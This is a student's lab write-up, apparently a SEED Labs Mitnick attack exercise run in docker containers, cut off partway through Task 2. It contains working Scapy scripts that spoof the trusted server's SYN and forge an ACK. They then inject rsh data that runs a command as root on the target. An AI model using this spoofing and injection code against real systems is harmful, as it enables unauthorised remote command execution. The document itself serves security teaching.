


# CSC 5290 : Cyber Security Practices

## Lab 5:Mitnick Attack

Winter 2024

Student name: Kanchan Chopde


This is container details used in Mitnick attack.



A screenshot of a Linux desktop environment. On the left is a dock with icons for Activities, Terminal, seed, Trash, Old Firefox Data, and a terminal window. The terminal window shows the command `docker container ls` and its output:

```
[03/28/24]seed@VM:~/.../Labsetup$ docker container ls
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              NAMES
95d3e8845388        seed-image-ubuntu-mitnick   "/bin/sh -c /bin/bash"   12 minutes ago    Up 12 minutes     seed-attacker
e0f7a0fec696        seed-image-ubuntu-mitnick   "/bin/sh -c /bin/bash"   12 minutes ago    Up 12 minutes     trusted-server-10.9.0.6
56dd5fba8b78        seed-image-ubuntu-mitnick   "bash -c '/etc/init..."  12 minutes ago    Up 12 minutes     x-terminal-10.9.0.5
[03/28/24]seed@VM:~/.../Labsetup$
```

DO configuration on X-terminal machine and verify on trusted server machine:



A screenshot of a Linux desktop environment. On the left is a dock with icons for Activities, Terminal, seed, Trash, Old Firefox Data, and two terminal windows. The top terminal window shows root commands on a host machine:


```
root@56dd5fba8b78:~# touch .rhosts
root@56dd5fba8b78:~# echo 10.9.0.6 > .rhosts
root@56dd5fba8b78:~# chmod 644 .rhosts
root@56dd5fba8b78:~#
```

The bottom terminal window shows a user command on a target machine:

```
root@e0f7a0fec696:/# rsh 10.9.0.5 date
Fri Mar 29 02:36:15 UTC 2024
root@e0f7a0fec696:/#
```

## Task 1: Simulated SYN flooding


Ping from X-terminal then make sure it's in the arp cache, then disconnect:



The screenshot shows a terminal window titled "seed@VM: ~/volumes". It displays the following commands and their outputs:

```
root@56dd5fba8b78:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.130 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.128 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.134 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.103 ms
^Z
[1]+ Stopped                  ping 10.9.0.6
root@56dd5fba8b78:/# arp -n
Address      HWtype  HWaddress          Flags Mask   Iface
10.9.0.1     ether    02:42:c6:50:fb:c4  C      eth0
10.9.0.6     ether    02:42:0a:09:00:06  CM     eth0
root@56dd5fba8b78:/# arp -s 10.9.0.6 02:42:0a:09:00:06
root@56dd5fba8b78:/# arp -n
Address      HWtype  HWaddress          Flags Mask   Iface
10.9.0.1     ether    02:42:c6:50:fb:c4  C      eth0
10.9.0.6     ether    02:42:0a:09:00:06  CM     eth0
root@56dd5fba8b78:/#
```

Stop Trusted server container :



The screenshot shows a terminal window titled "seed@VM: ~/volumes". It displays the following commands and their outputs:


```
[04/06/24]seed@VM:~/volumes$ docker container ls
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS
95d3e8845388        seed-image-ubuntu-mitnick   "/bin/sh -c /bin/bash"   8 days ago         Up 16 hours           seed-attacker
e0f7a0fec696        seed-image-ubuntu-mitnick   "/bin/sh -c /bin/bash"   8 days ago         Up 9 seconds          trusted-server-10.9.0.6
56dd5fba8b78        seed-image-ubuntu-mitnick   "bash -c '/etc/init..."  8 days ago         Up 16 hours           x-terminal-10.9.0.5
[04/06/24]seed@VM:~/volumes$ docker stop e0
e0
[04/06/24]seed@VM:~/volumes$ docker container ls
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS
95d3e8845388        seed-image-ubuntu-mitnick   "/bin/sh -c /bin/bash"   8 days ago         Up 16 hours           seed-attacker
56dd5fba8b78        seed-image-ubuntu-mitnick   "bash -c '/etc/init..."  8 days ago         Up 17 hours          x-terminal-10.9.0.5
[04/06/24]seed@VM:~/volumes$
```

## Task 2: Spoof TCP Connections and rsh Sessions

### Task 2.1: Spoof the First TCP Connection


**Step 1: Spoof a SYN packet.** First we spoof the SYN packet which is initiated by trusted server:

We spoof SYN packet to initiate 3 way handshake tcp protocol using following code:



```
mitnik-spoof.py
Add-data.py           sniffpacket.py          task2.2.py          mitnik-spoof.py
[SEED Labs] SEED Labs
1 #!/usr/bin/python3
2 from scapy.all import *
3 import sys
4
5 print("Sending Spoofed SYN Packet ...")
6 IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
7 TCPLayer = TCP(sport=1023, dport=514, flags="S", seq=778933536)
8 pkt = IPLayer/TCPLayer
9 ls(pkt)
10 send(pkt, verbose=0)
```

After running this program ,we can see **SYN packet was sent** and **SYN+ACK was received**:




## Step 2: Respond to the SYN+ACK packet and

## Step 3 : Spoof the rsh data packet. And


### Task 2.2: Spoof the Second TCP Connection

We use this part of code to sniff the packet and respond withACK packet on seeing SYN+ACK packet.



```
Open Add-data.py
sniffpacket.py mitnlk-spoof.py Add-data.py
1 from scapy.all import *
2
3 x_ip = "10.9.0.5" # X-Terminal
4 x_port = 514 # Port number used by X-Terminal
5 srv_ip = "10.9.0.6" # The trusted server
6 srv_port = 1023 # Port number used by the trusted server
7
8 seq_num = 778933537
9
10 def spoof(pkt):
11     print("Inside spoofing function...")
12     global seq_num # We will update this global variable in the function
13     old_ip = pkt[IP]
14     old_tcp = pkt[TCP]
15
16 # Print out debugging information
17     tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length
18     print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport,
19     old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))
20
21# Construct the IP header of the response
22    if old_tcp.flags == "SA":
23        print("Sending spoof ACK packet...")
24        ip = IP(src=srv_ip, dst=x_ip)
25        tcp = TCP(sport=srv_port,dport=x_port,flags="A",
26                  seq=seq_num, ack= old_ip.seq + 1 )
27        pkt= ip/tcp
28        send(pkt, verbose=1)
29
30
31
32
33
34
35
36
37 def spoofing_SYN():
38     print("Sending Spoofed SYN Packet ...")
39     IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
40     TCPLayer = TCP(sport=1023,dport=514,flags="S", seq=778933536)
41     pkt = IPLayer/TCPLayer
42     send(pkt,verbose=0)
43
44 def main():
45     spoofing_SYN()
46     print("spoofing_SYN done...")
47     myFilter = 'tcp and src host 10.9.0.5'
48     pkt = sniff(iface='br-89baba923d2a',filter=myFilter, prn=spoof)
49
50 if __name__ == "__main__":
51     main()
```


This part of code adds the data i.e. RSH spoofed data:




```
Open Add-data.py
sniffpacket.py mitnlk-spoof.py Add-data.py
22    old_tcp.flags -= 2**13
23    print("Sending spoof ACK packet...")
24    ip = IP(src=srv_ip, dst=x_ip)
25    tcp = TCP(sport=srv_port,dport=x_port,flags="A",
26              seq=seq_num, ack= old_ip.seq + 1 )
27    pkt= ip/tcp
28    send(pkt, verbose=1)
29
30
31    print("Sending spoofed RSH data...")
32    data = '0000\x00root\x00root\x00touch /tmp/Kanchan\x00'
33    pkt= ip/tcp/data
34    send(pkt, verbose=1)
35
36
37 def spoofing_SYN():
38     print("Sending Spoofed SYN Packet ...")
39     IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
40     TCPLayer = TCP(sport=1023,dport=514,flags="S", seq=778933536)
41     pkt = IPLayer/TCPLayer
42     send(pkt,verbose=0)
43
44 def main():
45     spoofing_SYN()
46     print("spoofing_SYN done...")
47     myFilter = 'tcp and src host 10.9.0.5'
48     pkt = sniff(iface='br-89baba923d2a',filter=myFilter, prn=spoof)
49
50 if __name__ == "__main__":
51     main()
```

Here we can see we run program Add-data.py

We can see wireshark trace showing session establishment and completing 3 way handshake




Now we check the X terminal that file is getting created. File name Kanchan is not created because we have not yet established rsh connection.



We run task2.2.py code:

Following is the program to spoof SYN+ACK to receive SYN from X-terminal for this new connection using port 9090:

